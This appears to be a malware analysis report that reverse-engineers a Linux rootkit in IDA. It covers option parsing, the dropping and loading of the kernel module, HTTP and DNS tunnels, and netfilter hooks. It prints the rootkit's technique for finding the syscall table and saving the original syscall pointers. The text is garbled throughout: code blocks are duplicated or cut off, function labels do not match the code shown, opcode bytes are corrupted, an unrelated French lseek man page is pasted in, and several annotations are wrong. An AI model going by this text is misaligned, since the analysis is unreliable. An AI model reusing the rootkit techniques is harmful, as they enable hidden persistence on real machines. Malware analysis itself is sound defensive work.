    
```

After:


```

IDA View-A
Structures
Local Types
H
.rodatabytes:00000000000413BB2 aTunnel db 'tunnel',0 ; DATA XREF: .rodatabytes:46_5001+40
.rodatabytes:00000000000413BB9 align 20h
.rodatabytes:00000000000413BC0 46_5001 option <offset aHelp, 0, 0, 68h>
.rodatabytes:00000000000413BC0 ; DATA XREF: options_parse+40to
.rodatabytes:00000000000413BC0 option <offset aVersion, 0, 0, 76h> ; "help" ...
.rodatabytes:00000000000413BC0 option <offset aDaemon, 0, 0, 64h>
.rodatabytes:00000000000413BC0 option <offset aPidfile, 1, 0, 3>
.rodatabytes:00000000000413BC0 option <offset aProto, 1, 0, 70h>
.rodatabytes:00000000000413BC0 option <offset aLogLevel, 1, 0, 1>
.rodatabytes:00000000000413BC0 option <offset aLogLevel, 1, 0, 2>
.rodatabytes:00000000000413BC0 option <offset aServerAddr, 1, 0, 4>
.rodatabytes:00000000000413BC0 option <offset aServerPort, 1, 0, 5>
.rodatabytes:00000000000413BC0 option <offset aTimeout, 1, 0, 6>
.rodatabytes:00000000000413BC0 option <offset aTunnel, 1, 0, 74h>
.rodatabytes:00000000000413BC0 option <0>
.rodatabytes:00000000000413D40 aProcSysRootkit db '/proc/sys/rootkit',0
.rodatabytes:00000000000413D40 ; DATA XREF: .data:g_kernel_interface0
.rodatabytes:00000000000413D53 ; const char aRmmodS[]
.rodatabytes:00000000000413D5C aRmmodS db 'rmmod %s',0 ; DATA XREF: kernel_unload+30to
.rodatabytes:00000000000413D5C aRrtkernelKo db 'rrtkernel.ko',0 ; DATA XREF: kernel_unload+39to
.rodatabytes:00000000000413D5C ; kernel_release+133to
.rodatabytes:00000000000413D69 ; const char aInsmoS2DevNull[]
.rodatabytes:00000000000413D69 aInsmoS2DevNull db 'insmod %s 2/dev/null',0
.rodatabytes:00000000000413D69 ; DATA XREF: kernel_load_i40to
.rodatabytes:00000000000413D77 ; const char path[]
.rodatabytes:00000000000413D77 path db '/proc/self/exe',0 ; DATA XREF: kernel_release+68to
.rodatabytes:00000000000413D77 align 10h
.rodatabytes:00000000000413D90 ; const char aFailedToFindM[]
.rodatabytes:00000000000413D90 aFailedToFindM db '%s: failed to find myself. count = %d.',0
.rodatabytes:00000000000413D90 ; DATA XREF: kernel_release+A3to
.rodatabytes:00000000000413D87 align 8
.rodatabytes:00000000000413D88 ; const char aFailedToOpenM[]
.rodatabytes:00000000000413D88 aFailedToOpenM db '%s: failed to open myself. error = %s.',0
.rodatabytes:00000000000413D88 ; DATA XREF: kernel_release+F4to
.rodatabytes:00000000000413D0F ; const char aTmpS[]
.rodatabytes:00000000000413D0F aTmpS db '/tmp/%s',0 ; DATA XREF: kernel_release+127to
.rodatabytes:00000000000413DE7 align 8
.rodatabytes:00000000000413DE8 ; const char aFailedToOpenK[]
.rodatabytes:00000000000413DE8 aFailedToOpenK db '%s: failed to open kernel. error = %s.',0
.rodatabytes:00000000000413DE8 ; DATA XREF: kernel_release+194to
.rodatabytes:00000000000413E0F align 10h
.rodatabytes:00000000000413E10 ; const char aFailedToWrite[]
.rodatabytes:00000000000413E10 aFailedToWrite db '%s: failed to write kernel. error = %s.',0
.rodatabytes:00000000000413E10 ; DATA XREF: kernel_release+1DEto
.rodatabytes:00000000000413E38 ; const char aExitRcD[]
.rodatabytes:00000000000413E38 aExitRcD db '%s: exit. rc = %d',0Ah,0
.rodatabytes:00000000000413E38 ; DATA XREF: kernel_release+266to
.rodatabytes:00000000000413E4B ; Function-local static variable
.rodatabytes:00000000000413E4B ; const char __func__4133[15]
.rodatabytes:00000000000413E4B __func__4133 db 'kernel_release',0 ; DATA XREF: kernel_release+9Eto
.rodatabytes:00000000000413E4B ; kernel_release+EFto ...
.rodatabytes:00000000000413E5A align 20h
.rodatabytes:00000000000413E60 ; const char aControlTheNetw[]
.rodatabytes:00000000000413E60 aControlTheNetw db 'control: the network node is timeout.',0
.rodatabytes:00000000000413E60 ; DATA XREF: control_net_callback+21to
.rodatabytes:00000000000413E86 align 8
.rodatabytes:00000000000413E88 ; const char aFrameworkEnter[]
.rodatabytes:00000000000413E88 aFrameworkEnter db 'framework: enter into framework-loop.',0
.rodatabytes:00000000000413E88 ; DATA XREF: framework_loop_run+f0to
.rodatabytes:00000000000413EAE align 10h
.rodatabytes:00000000000413EB0 ; const char aFrameworkExitF[]
.rodatabytes:00000000000413EB0 aFrameworkExitF db 'framework: exit from framework-loop.',0
.rodatabytes:00000000000413EB0 ; DATA XREF: framework_loop_run+2Bto
.rodatabytes:00000000000413ED5 ; const char aFailedToInitNe[]
.rodatabytes:00000000000413ED5 aFailedToInitNe db 'failed to init net.',0
.rodatabytes:00000000000413ED5 ; DATA XREF: framework_init+1Dto
.rodatabytes:00000000000413EE9 ; const char aFailedToInitTu[]
.rodatabytes:00000000000413EE9 aFailedToInitTu db 'failed to init tunnel.',0
.rodatabytes:00000000000413EE9 ; DATA XREF: framework_init+44to
.rodatabytes:00000000000413F00 ; const char aFailedToInitPr[]
.rodatabytes:00000000000413F00 aFailedToInitPr db 'failed to init proto.',0
00013BC0 00000000000413BC0 :rodatabytes:C_46_5001 (Synchronized with Hex View-1)
    
```


Continue to explore the option_parse


```

loc_40319A:
mov     [rbp+rc], 0
cmp     [rbp+opt], 76h ; switch 119 cases
ja     def_4031B6 ; jump table 000000000004031B6 default case, cases 0,7,57,59,62,64,99,101,103,105,111,113,114,117
    
```





So, this jump table is the giant switch case that it was created in function of arguments which have been detected





The `options_taddr_parse` convert domain name into addr +port with ATOI. You can see the detail of this very simple function here.






Helpful Tips


to remember tcp is 1 and udp is 2, create an enum [enum window->new enum then click the "n" key]

Before:

After:



Result:






Then go back to the graph view, select the "1" representing tcp and press the "M" and choose our enum

Before:


After:



The same with g_tunnel:



The option_taddr_parse function



```

; _unwind {
push rbp ; This function seems to convert a domain name into a server domain and a port
mov rbp, rsp
sub rsp, 50h
mov [rbp+optarg], rdi
mov [rbp+ipv4], rsi
mov [rbp+port], rdx
mov [rbp+proto], rcx
mov [rbp+tunnel], r8
mov [rbp+rc], 0FFFFFFFh
mov rax, [rbp+optarg]
mov rdi, rax ; buf
call rrootkit_util_strtrim
mov [rbp+buff], rax
mov rax, [rbp+buff]
mov rdi, rax ; s
call _strlen
add rax, [rbp+buff]
mov [rbp+end], rax
mov [rbp+next], 0
mov rax, [rbp+buff]
mov esi, 3Ah ; ':' ; c
mov rdi, rax ; s
call strchr ; semicolon to split domain and port
mov [rbp+next], rax
cmp [rbp+next], 0
jz short loc_402F63
    
```

```

mov rax, [rbp+next]
mov byte ptr [rax], 0
add [rbp+next], 1
    
```

```

loc_402F63:
mov rax, [rbp+buff]
mov rdi, rax ; cp
call _inet_addr
mov rdx, [rbp+ipv4]
mov [rdx], eax
mov rax, [rbp+ipv4]
mov eax, [rax]
cmp eax, 0FFFFFFFh
jnz short loc_402F8F
    
```

```

loc_402F8F:
mov [rbp+rc], 0
cmp [rbp+next], 0
jz out
    
```

```

mov rax, [rbp+next]
cmp rax, [rbp+end]
jnb out
    
```

```

mov rax, [rbp+next]
mov [rbp+buff], rax
mov rax, [rbp+buff]
    
```

```

mov     rax, [rbp+buff]
mov     esi, 3Ah ; ':' ; c
mov     rdi, rax ; s
call    _strchr
mov     [rbp+next], rax
cmp     [rbp+next], 0
jz      short loc_402FDF
    
```

```

mov     rax, [rbp+next]
mov     byte ptr [rax], 0
add     [rbp+next], 1
    
```

```

loc_402FDF:
mov     rax, [rbp+buff]
mov     rdi, rax ; nptr
call    atoi ; ASCII to Integer
movzx   eax, eax
mov     edi, eax
call    _htons
mov     rdx, [r
mov     [rdx],
mov     [rbp+ne
cmp     [rbp+ne
jz      out
    
```

```

===== SUBROUTINE =====
; Attributes: thunk
; int atoi(const char *nptr)
; CODE XREF
; options_pi
atoi   proc near
        jmp     cs:off_61B460
atoi   endp
    
```

```

mov     _atoi
cmp     rax, [rbp+end]
jnb     out
    
```

```


mov     rax, [rbp+next]
mov     [rbp+buff], rax
mov     rax, [rbp+buff]
mov     esi, 3Ah ; ':' ; c
mov     rdi, rax ; s
call    _strchr
mov     [rbp+next], rax
cmp     [rbp+next], 0
jz      short loc_403045
    
```

```

mov     rax, [rbp+next]
mov     byte ptr [rax], 0
add     [rbp+next], 1
    
```

```

loc_403045:
mov     rax, [rbp+buff]
mov     esi, offset s2 ; "tcp"
mov     rdi, rax ; s1
call    _strcmp
test    eax, eax
jnz     short loc_403063
    
```



The Kernel_load function

```

; Attributes: bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= dword ptr -58h
argv= qword ptr -50h
argc= dword ptr -44h
main_framework= dword ptr -38h
rc= dword ptr -34h

; __unwind {
push rbp
mov rbp, rsp
push r15
push r14
push r13
push r12
push rbx
sub rsp, 48h
mov [rbp+argc], edi
mov [rbp+argv], rsi
mov [rbp+rc], 0FFFFFFFFh
mov [rbp+main_framework], 0
call _getuid ; get User ID
test eax, eax ; if user id not 0-> red Arrow to error message "admin privileges are required"
jz short loc_403710
    
```

```

loc_403710: ; prevent other instance of the program from running at the same time
call singleton_open
mov [rbp+rc], eax
cmp [rbp+rc], 0
jnz loc_403873
    
```

```

mov rdx, [rbp+argv]
mov eax, [rbp+argc]
mov rsi, rdx ; argv
mov edi, eax ; argc
call options_parse ; c function to parse arg
mov [rbp+rc], eax
cmp [rbp+rc], 0
jz short loc_403746
    
```

```

loc_403746: ; setup functions
call kernel_load
call options_init
call do_daemon
call do_pidfile
call set_logger
call set_exit
call set_signal
call set_chdir
call _getpid
mov cs:g_mainpid, eax
lea rax, [rbp+main_framework]
mov rdi, rax ; main_framework
call fork_child
cmp eax, 0FFFFFFFFh
jz loc_403876
    
```

```

; Attributes: bp-based frame

; int __cdecl kernel_load()
public kernel_load
kernel_load proc near

path= byte ptr -60h
rc= dword ptr -14h

; __unwind {
push rbp
mov rbp, rsp
push rbx
sub rsp, 58h
mov [rbp+rc], 0
lea rbx, [rbp+path]
mov eax, 0
mov edx, 8
mov rdi, rbx
mov rcx, rdx
rep stosq
call kernel_check_load ; check the access of a file
test eax, eax
jz short loc_403CD6
    
```

```

lea rax, [rbp+path]
mov rdi, rax ; path
call kernel_release
mov [rbp+rc], eax
cmp [rbp+rc], 0
jnz short loc_403CD9
    
```

pathname	= byte ptr -230h
rc	= dword ptr -2Ch
myfd	= dword ptr -28h
kernfd	= dword ptr -24h
size	= qword ptr -20h
count	= dword ptr -14h

```

; __unwind {
push rbp
mov rbp, rsp
    
```

```

lea rax, [rbp+path]
mov rdi, rax ; pathname
call kernel_load_i
mov [rbp+rc], eax
lea rax, [rbp+path]
mov rdi, rax ; name
call _unlink
jmp short out
    
```

```

out:
mov eax, [rbp+rc]
add rsp, 58h
pop rbx
leave
retn
; } // starts at 403C74
kernel_load endp
    
```

```

mov  eax, offset path ; "/proc/self/exe"
lea  rcx, [rbp+pathname]
mov  edx, 00h ; len
mov  rsi, rcx ; buf
mov  rdi, rax ; path
call  fopen @proc/self/exe file (symbol on the current process)
mov  [rbp+count], eax
cmp  [rbp+count], 0
jle  short loc_403A86
    
```

```

81 7D EC FF 01 00 00  cmp  [rbp+count], 1FFh
7E 23                jle  short loc_403A89
    
```

```

loc_403A89:
48 8D 85 D8 FD FF FF  lea  rax, [rbp+pathname]
DE 00 00 00 00       mov  esi, 0 ; oflag
48 89 C7            mov  rdi, rax ; file
B8 00 00 00 00       mov  eax, 0
88 00 00 00 00       call fopen
89 45 D8            mov  [rbp+myfd], eax ; file descriptor is stored in myfd
83 7D D8 FF         cmp  [rbp+myfd], 0FFFFFFFFh
75 2F                jnz  short loc_403AFA
    
```

```

loc_403AFA:
88 05 4C 7B 21 00    mov  eax, csig_self_size ; Giant self-size Gigabytes 1925833757 ? create /tmp/rtrkernel.ko from this snoopy client
                        ; and read it offset 403bf6
89 C1                mov  ecx, eax ; write offset 403baa it into kernelfd? ?
8B 45 D8            mov  eax, [rbp+myfd]
BA 00 00 00 00     mov  edx, SEEK_SET ; whence 0 = seek_set
48 8D CE            mov  rsi, rcx ; offset
89 C7                mov  edi, eax ; fd
88 00 00 00 00     call fopen ; fopen (symbolized the file offset of the user file association association on the file association)
                        ; to the argument offset according to the directive whence as follow: seek set, seek_cur, seek_end
89 DF 3D 41 00     mov  ecx, offset aTap5 ; "/tmp/ks"
48 88 85 C8 ED FF FF  mov  rax, [rbp+path]
BA 5C 3D 41 00     mov  edx, offset aRtrkernelko ; "rtrkernel.ko"
48 89 CE            mov  rsi, rcx ; format
48 8D C7            mov  rdi, rax ; s
B8 00 00 00 00     mov  eax, 0
E8 53 EA FF FF     call _sprintf
48 88 85 C8 ED FF FF  mov  rax, [rbp+path]
48 8D C7            mov  rdi, rax ; name
E8 B4 E8 FF FF     call _unlink
48 88 85 C8 ED FF FF  mov  rax, [rbp+path]
BA A4 01 00 00     mov  edx, 1A4h
DE 42 00 00 00     mov  esi, 42h ; 'b' ; oflag
48 89 C7            mov  rdi, rax ; file
B8 00 00 00 00     mov  eax, 0
E8 36 EE FF FF     call _open
89 45 DC            mov  [rbp+myfd], eax
83 7D DC FF         cmp  [rbp+myfd], 0FFFFFFFFh
75 76                jnz  short loc_403BE1
    
```

CONFORMITÉ

SVr4, BSD 4.3, POSIX.1-2001.

NOTES

L'utilisation du mot *whence* n'est pas correcte en anglais mais ce mot est conservé. Certains périphériques ne permettent pas de positionnement direct, POSIX ne précise pas. Sous Linux, l'utilisation de `lseek()` sur un périphérique tty renvoie `ESPIPE`.

Lors de la conversion d'un ancien code, substituez les valeurs de *whence* par les codes suivants :

ancien	nouveau
0	SEEK_SET
1	SEEK_CUR
2	SEEK_END
L_SET	SEEK_SET
L_INCR	SEEK_CUR
L_XTND	SEEK_END

SVr1-3 renvoie un *long* à la place d'un *off_t*, BSD renvoie un *int*.

The option_init function

```

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= dword ptr -58h
argv= qword ptr -50h
argc= dword ptr -44h
main_framework= dword ptr -38h
rc= dword ptr -34h

; __unwind {
push rbp
55 89 E5 mov rbp, rsp
41 57 push r15
41 56 push r14
41 55 push r13
41 54 push r12
53 push rbx
48 83 EC 48 sub rsp, 48h
89 7D BC mov [rbp+argc], edi
48 89 75 B0 mov [rbp+argv], rsi
C7 45 CC FF FF FF FF mov [rbp+rc], 0FFFFFFFh
C7 45 C8 00 00 00 00 mov [rbp+main_framework], 0
88 83 8D FF FF call _getuid ; get user ID
85 C0 test eax, eax ; if user id not 0 -> red Arrow to error message "admin privileges are required"
74 29 jz short loc_403710
    
```

```


loc_403710: ; prevent other instance of the program from running at the same time
88 05 84 FF FF call _shm_open
89 45 CC mov [rbp+rc], eax
83 7D CC 00 cmp [rbp+rc], 0
0F 85 51 01 00 00 jnz loc_403873
    
```


```

48 8B 55 B0 mov rdx, [rbp+argv]
88 45 BC mov eax, [rbp+argc]
48 89 D6 mov rsi, rdx ; argv
89 C7 mov edi, eax ; argc
E8 F2 F9 FF FF call options_parse ; c function to parse arg
89 45 CC mov [rbp+rc], eax
83 7D CC 00 cmp [rbp+rc], 0
74 0A jz short loc_403746
    
```

```

loc_403746: ; setup functions
E8 29 85 00 00 call kernel_load
E8 24 81 FF FF call options_init
E8 67 F7 FF FF call do_daemon
E8 77 F6 FF FF call do_pidfile
E8 F8 F5 FF FF call set_logger
E8 E3 F5 FF FF call set_exit
E8 2F F6 FF FF call set_signal
E8 4E F6 FF FF call set_chdir
E8 F5 EC FF FF call _getpid
89 05 87 83 21 00 mov cs:g_mainpid, eax
48 8D 45 C8 lea rax, [rbp+main_framework]
48 89 C7 mov rdi, rax ; main_framework
E8 9D FE FF FF call fork_child
83 F8 FF cmp eax, 0FFFFFFFh
0F 84 E8 00 00 00 jz loc_403876
    
```



```

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= dword ptr -58h
argv= qword ptr -50h
argc= dword ptr -44h
main_framework= dword ptr -38h
rc= dword ptr -34h

; __unwind {
push rbp
mov rbp, rsp
push r15
push r14
push r13
push r12
push rbx
sub rsp, 48h
mov [rbp+argc], edi
mov [rbp+argv], esi
mov [rbp+rc], 0FFFFFFFh
mov [rbp+main_framework], 0
call @std.atoi ; get User ID
test eax, eax ; if user id not 0 -> red Arrow to error message "admin privileges are required"
jz short loc_403710
    
```

```

loc_403710: ; prevent other instance of the program from running at the same time
EB 0B 09 17 FF  fail  @application.open
89 45 CC        mov [rbp+rc], eax
83 7D CC 00    cmp [rbp+rc], 0
0F 85 51 01 00 00  jnz loc_403873
    
```

```

48 8B 55 B0    mov rdx, [rbp+argv]
8B 45 BC      mov eax, [rbp+argc]
48 89 D6      mov rsi, rdx ; argv
89 C7      mov edi, eax ; argc
EB F2 F9 FF FF  call options_parse ; c function to parse arg
89 45 CC      mov [rbp+rc], eax
83 7D CC 00    cmp [rbp+rc], 0
74 0A      jz short loc_403746
    
```

```

loc_403746: ; setup functions.
EB 20 85 06 06  call kernel_load ; kernel load: create "tcp/nternal.log from the snooty client, read it and write it into kernel\fd, use instead with the name of the file to load a kernel module
EB 20 85 06 06  call @application.init ; @application.init: @application default values if have not provided through the commandline
EB 87 F7 FF FF  call do_daemonize ; daemonize
EB 77 F6 FF FF  call do_pidfile ; if pid file was provided on the command line, the PID of the current process is written inside of it
EB F8 F5 FF FF  call set_logger ; set log
EB E3 F5 FF FF  call set_exit ; define a function called when the program terminate and then clean-up functions of the program
EB 2F F6 FF FF  call set_signal
EB 4E F6 FF FF  call set_chdir
EB F5 EC FF FF  call _getpid
89 05 87 83 21 00  mov cs:_mainpid, eax
48 8D 45 C8      lea rax, [rbp+main_framework]
48 89 C7      mov rdi, rax ; main_framework
EB 90 FE FF FF  call fork_child ; if the server_port is not provided, the program forks
                        ; and listen on both HTTP and DNS
83 F8 FF      cmp eax, 0FFFFFFFh
0F 84 E8 00 00 00  jz loc_403876
    
```

Then the program continues to log functions.


Next, we reach the module_init function


```

loc_4037F5:
0F B7 05 F0 82 21 00  movzx eax, cs:_g_server_port
0F B7 C0      movzx eax, ax
89 C7      mov edi, eax ; netshort
EB 92 ED FF FF  call _ntohs
44 0F B7 F8      movzx r15d, ax
8B 05 D8 82 21 00  mov eax, cs:_g_server_addr
89 C7      mov edi, eax ; netlong
EB A1 ED FF FF  call _ntohl
89 C1      mov ecx, eax
8B 15 D5 82 21 00  mov edx, cs:_g_log_level
8B 05 C8 82 21 00  mov eax, cs:_g_log_mode
44 89 74 24 18      mov [rsp+70h+var_58], r14d
4C 89 6C 24 10      mov [rsp+70h+var_60], r13
4C 89 64 24 08      mov [rsp+70h+var_68], r12
48 89 1C 24      mov [rsp+70h+var_70], rbx
45 89 F9      mov r9d, r15d
41 89 C8      mov r8d, ecx
89 D1      mov ecx, edx
89 C2      mov edx, eax
BE F8 3A 41 00    mov esi, offset alogmodeBLogLev ; "log_mode=%d, log_level=%d, server_addr"...
BF 04 00 00 00    mov edi, 4 ; log_level
B8 00 00 00 00    mov eax, 0
EB 26 5D 00 00    call logger_log
EB 31 5D 00 00    call module_init
89 45 CC      mov [rbp+rc], eax
83 7D CC 00    cmp [rbp+rc], 0
75 13      jnz short out
    
```

The module_init function

/module_init/control_init/framework_init: the setting up of the program.





```
; Attributes: Up-based frame
; int __cdecl rootkit_tunnel_init()
public rootkit_tunnel_init
rootkit_tunnel_init proc near

rc= dword ptr -4

; __unwind {
55      push    rbp
48 09 E5  mov    rbp, rsp
48 03 EC 10  sub    rsp, 10h
C7 45 FC FF FF FF FF  mov    [rbp+rc], 0FFFFFFFh
E8 1F FA FF FF  call   tunnel_none_init
89 45 FC      mov    [rbp+rc], eax
83 7D FC 00  cmp    [rbp+rc], 0
75 2C      jnz   short loc_40DC5C

; Attributes: Up-based frame
; int __cdecl rootkit_tunnel_init()
public rootkit_tunnel_init
rootkit_tunnel_init proc near

rc= dword ptr -4

; __unwind {
55      push    rbp
48 09 E5  mov    rbp, rsp
48 03 EC 10  sub    rsp, 10h
C7 45 FC FF FF FF FF  mov    [rbp+rc], 0FFFFFFFh
E8 1F FA FF FF  call   tunnel_none_init
89 45 FC      mov    [rbp+rc], eax
83 7D FC 00  cmp    [rbp+rc], 0
75 2C      jnz   short loc_40DC5C


E8 10 FE FF FF  call   tunnel_phhttp_init
89 45 FC      mov    [rbp+rc], eax
83 7D FC 00  cmp    [rbp+rc], 0
75 16      jnz   short loc_40DC54

E8 07 FE FF FF  call   tunnel_pdns_init
89 45 FC      mov    [rbp+rc], eax
83 7D FC 00  cmp    [rbp+rc], 0
74 13      jz    short loc_40DC5F

loc_40DC54:
90      nop



pdns_out:
E8 E4 FE FF FF  call   tunnel_phhttp_exit
EB 01      jmp   short phhttp_out
```

Architecture:



This "callbacks architecture file" is attached with this report

After the module_init function, there is a control socket open function and then the program goes to listen on UDP or TCP.



```

; Attributes: bp-based frame
; int __cdecl __rootkit_net_udp_listening_open(uint32_t lipaddr, uint16_t lport, net_notifier *notifier)
public __rootkit_net_udp_listening_open
__rootkit_net_udp_listening_open proc near

notifier= dword ptr -50h
lport= word ptr -48h
lipaddr= dword ptr -44h
value= dword ptr -38h
bufSize= dword ptr -34h
bind_addr= sockaddr_in ptr -30h
rc= dword ptr -18h
sk= dword ptr -14h


; _unwind {
55      push    rbp
48 89 E5  mov    rbp, rsp
53      push    rbp
48 83 EC 48  sub   rsp, 48h
89 7D BC  mov    [rbp+lipaddr], edi
89 F0    mov    eax, esi
48 89 55 B0  mov    [rbp+notifier], rdx
66 89 45 B0  mov    [rbp+lport], ax
C7 45 E8 FF FF FF FF  mov    [rbp+rc], 0FFFFFFFFh
C7 45 EC FF FF FF FF  mov    [rbp+sk], 0FFFFFFFFh
C7 45 CC 00 00 00 00  mov    [rbp+bufSize], 0000h
C7 45 C8 01 00 00 00  mov    [rbp+value], 1
BA 00 00 00 00  mov    edx, 0 ; protocol
BE 02 00 00 00  mov    esi, 2 ; type
BF 02 00 00 00  mov    edi, 2 ; domain
BF 02 00 00 00  call   __socket
89 45 EC  mov    [rbp+sk], eax
83 7D EC FF  cmp    [rbp+sk], 0FFFFFFFFh
75 2A    jnz   short loc_40808F
    
```

```

loc_40808F:
48 8D 45 D0    lea   rax, [rbp+bind_addr]
BE 10 00 00 00  mov   esi, 10h ; n
48 89 C7      mov   rdi, rax ; s
E8 08 67 FF FF  call  __bzero
66 C7 45 D0 02 00 00  mov   [rbp+bind_addr.sin_family], 2
8B 45 BC      mov   eax, [rbp+lipaddr]
89 45 D4      mov   [rbp+bind_addr.sin_addr.s_addr], eax
8F B7 45 B8  movzx eax, [rbp+lport]
66 89 45 D2  mov   [rbp+bind_addr.sin_port], ax
4D 8D 40 D0    lea   rcx, [rbp+bind_addr]
8D 45 EC      mov   edx, [rbp+sk]
BA 10 00 00 00  mov   edx, 10h ; len
48 89 CE      mov   rsi, rcx ; addr
89 C7      mov   edi, eax ; fd
BF 11 0A FF FF  call  __socket
89 45 E8      mov   [rbp+rc], eax
83 7D E8 00    cmp   [rbp+rc], 0
74 2A      jz    short loc_4080FD
    
```

```


loc_4080FD:
48 8D 55 C8    lea   rdx, [rbp+value]
8B 45 EC      mov   eax, [rbp+sk]
41 B8 04 00 00 00  mov   r8d, 4 ; optlen
48 89 D1      mov   rcx, rdx ; optval
BA 02 00 00 00  mov   edx, SO_REUSEADDR ; optname
BE 01 00 00 00  mov   esi, SO_DEBUG ; level
89 C7      mov   edi, eax ; fd
E8 0A 66 FF FF  call  __setsockopt ; sock arg are provided
48 8D 55 CC    lea   rdx, [rbp+bufSize]
8B 45 EC      mov   eax, [rbp+sk]
41 B8 04 00 00 00  mov   r8d, 4 ; optlen
48 89 D1      mov   rcx, rdx ; optval
BA 00 00 00 00  mov   edx, SO_RCVBUF ; optname
BE 01 00 00 00  mov   esi, SO_DEBUG ; level
89 C7      mov   edi, eax ; fd
E8 E9 65 FF FF  call  __setsockopt
48 8D 55 CC    lea   rdx, [rbp+bufSize]
8B 45 EC      mov   eax, [rbp+sk]
41 B8 04 00 00 00  mov   r8d, 4 ; optlen
48 89 D1      mov   rcx, rdx ; optval
BA 07 00 00 00  mov   edx, SO_SNDBUF ; optname
BE 01 00 00 00  mov   esi, SO_DEBUG ; level
89 C7      mov   edi, eax ; fd
E8 C8 65 FF FF  call  __setsockopt
8F B7 45 B8  movzx eax, [rbp+lport]
89 C7      mov   edi, eax ; netshort
E8 2D 67 FF FF  call  __ntohs
8F B7 08  movzx ebx, ax
8B 45 BC      mov   eax, [rbp+lipaddr]
89 C7      mov   edi, eax ; netlong
E8 40 67 FF FF  call  __ntohl
8B C2      mov   edx, eax
8B 45 EC      mov   eax, [rbp+sk]
41 80 08  mov   r8d, ebx
    
```



Creation of the socket->bind call->the socket is passed to the connect API function

Behavior

The program is difficult to follow because of its architecture (event-based logic), but the scheme is attached to this report



To summarize, **the initial setup prepares all the components of the program and sets up the callbacks**, then, when the program is running, **the program waits for new connections and goes to svc functions [UDP or TCP]**. Then, **the functions get passed to a protocol and the client is unpacked by the protocol function**. And when the data is obtained, **it goes into rootkit_proto_recv**. Then **framework_rcv** and data ends up in the **view** function


Reverse-engineer the rootkit

Reversing a rootkit is quite challenging because documentation for kernel functions and structures is hard to find, but we could look at the kernel's source code.

Minimodule -> rootkit_net_init -> g_net_hook -> rootkit_net_local_in

rootkit_net_init

Which standard structures are expected by which function?



```

; Attributes: bp-based frame
; int __cdecl rootkit_net_init()
public rootkit_net_init
rootkit_net_init proc near
push    rbp
mov     rbp, rsp
call   @count
call   InitConfig ; initialization of proc_name, gstrfile /tmp/snoopy, strkey Yahoo0
mov     rdx, offset strkey ; key. strkey = Yahoo0@
mov     esi, 4A7D5H ; buflen. 4A7D5H = 305109 = 300 kb
mov     rdi, offset snoopy_client ; buffer; gApp renamed as snoopy_client
call   nf_register_hooks
mov     rdx, offset sys_close
mov     rax, 0FFFF80000000000h ; at this addr, the program looks for the addr of the sys_close fun. page_offset read physical addr
nop
word ptr [rax+rax+00000000h]

loc_CC0:
mov     rdx, [rax+10h] ; 0x10=24
cmp     rdx, [rax+10h] ; 24 is 3x8 [8 is the size of the pointer] and in enum we see _NR_close = 3
jnz     loc_CEB ; the program is trying to locate the beginning of the syscall table and store it in sys_call_table
jz      short loc_CEB

loc_CEB:
test    rax, rax
mov     cs:sys_call_table, rax ; array of pointers that contains links to the syscalls of the OS
jz      short loc_D43

; incremented of 8 and loop again: the program scan the memory for a pointer..
; The pointer is the addr of sys_close.
mov     rax, 0FFFFFFFFFFFFFFFFh
short loc_CC0

mov     rdx, [rax+10h]
mov     esi, 2
mov     rdi, offset g_strkey ; references to rootkit_net_init
mov     cs:orig_sys_open, rdx
mov     rdx, [rcx]
cs:orig_sys_close, rdx
mov     rdx, [rax+8]
cs:orig_sys_write, rdx
mov     rdx, [rax+288h]
cs:orig_sys_unlink, rdx
mov     rax, [rax+2D0h]
cs:orig_sys_chmod, rax
call   nf_register_hooks ; int
rc = rax
leave
ret
    
```





Not used but could be groundwork for future variants

Continue the investigation of this function by checking the kernel code, and updating structures and enums:

```

EXPORT_SYMBOL_GPL(br_netfilter_enable);

/* For br_nf_post_routing, we need (prio = NF_BR_PRI_LAST), because
 * br_dev_queue_push_xmit is called afterwards */
static struct nf_hook_ops br_nf_ops[] __read_mostly = {
    {
        .hook = br_nf_pre_routing,
        .pf = NFPROTO_BRIDGE,
        .hooknum = NF_BR_PRE_ROUTING,
        .priority = NF_BR_PRI_BRNF,
    },
    {
        .hook = br_nf_local_in,
        .pf = NFPROTO_BRIDGE,
        .hooknum = NF_BR_LOCAL_IN,
    }
};
    
```



```

735 nf_hook_ops 00000030 Auto struct __attribute__((aligned(8))) (list_head list;nf_hookfn *hook;mod
Please edit the type declaration
Offset Size struct __attribute__((aligned(8))) nf_hook_ops
0000 0010 {
0010 0008 list_head list;
0018 0008 nf_hookfn *hook;
0020 0008 module *owner;
0024 0004 u_int8_t pf;
0028 0004 unsigned int hooknum;
0030 0004 int priority;
};
    
```

```

735 nf_hook_ops 00000030 Auto struct __attribute__((aligned(8))) (list_head list;nf_hookfn *hook;module *owner;u_int8_
Please edit the type declaration
Offset Size struct __attribute__((aligned(8))) nf_hook_ops
0000 0010 {
0010 0008 list_head list;
0018 0008 nf_hookfn *hook;
0020 0008 module *owner;
0024 0004 $ED19FEC31B217CF7F4BA80D46275ACC8 pf;
0028 0004 unsigned int hooknum;
0030 0004 int priority;
};
    
```

Before:

After:

```

; nf_hook_ops g_net_hooks[2]
g_net_hooks dq ; list.next
; DATA XREF: rrootkit_net_exit+E7o
; rrootkit_net_init+7D7o
dq ; list.prev
dq offset rrootkit_net_local_in; hook
dq offset __this_module ; owner
db 2 ; _pf
db 3 dup(0)
dd 1 ; hooknum
dd 80000000h ; priority
db 4 dup(0)
dq ; list.next
dq ; list.prev
dq offset rrootkit_net_local_out; hook
dq offset __this_module ; owner
db 2 ; _pf
db 3 dup(0)
dd 3 ; hooknum
dd 80000000h ; priority
db 4 dup(0)
_data ends
    
```

```

; nf_hook_ops g_net_hooks[2]
g_net_hooks nf_hook_ops <<0>, offset rrootkit_net_local_in, offset __this_module, \
; DATA XREF: rrootkit_net_exit+E7o
; rrootkit_net_init+7D7o
NFPROTO_IPV4, 1, 80000000h>
nf_hook_ops <<0>, offset rrootkit_net_local_out, offset __this_module, \
NFPROTO_IPV4, 3, 80000000h>
_data ends
    
```

```

735 nf_hook_ops 00000030 Auto struct __attribute__((aligned(8))) {list_head
Please edit the type declaration
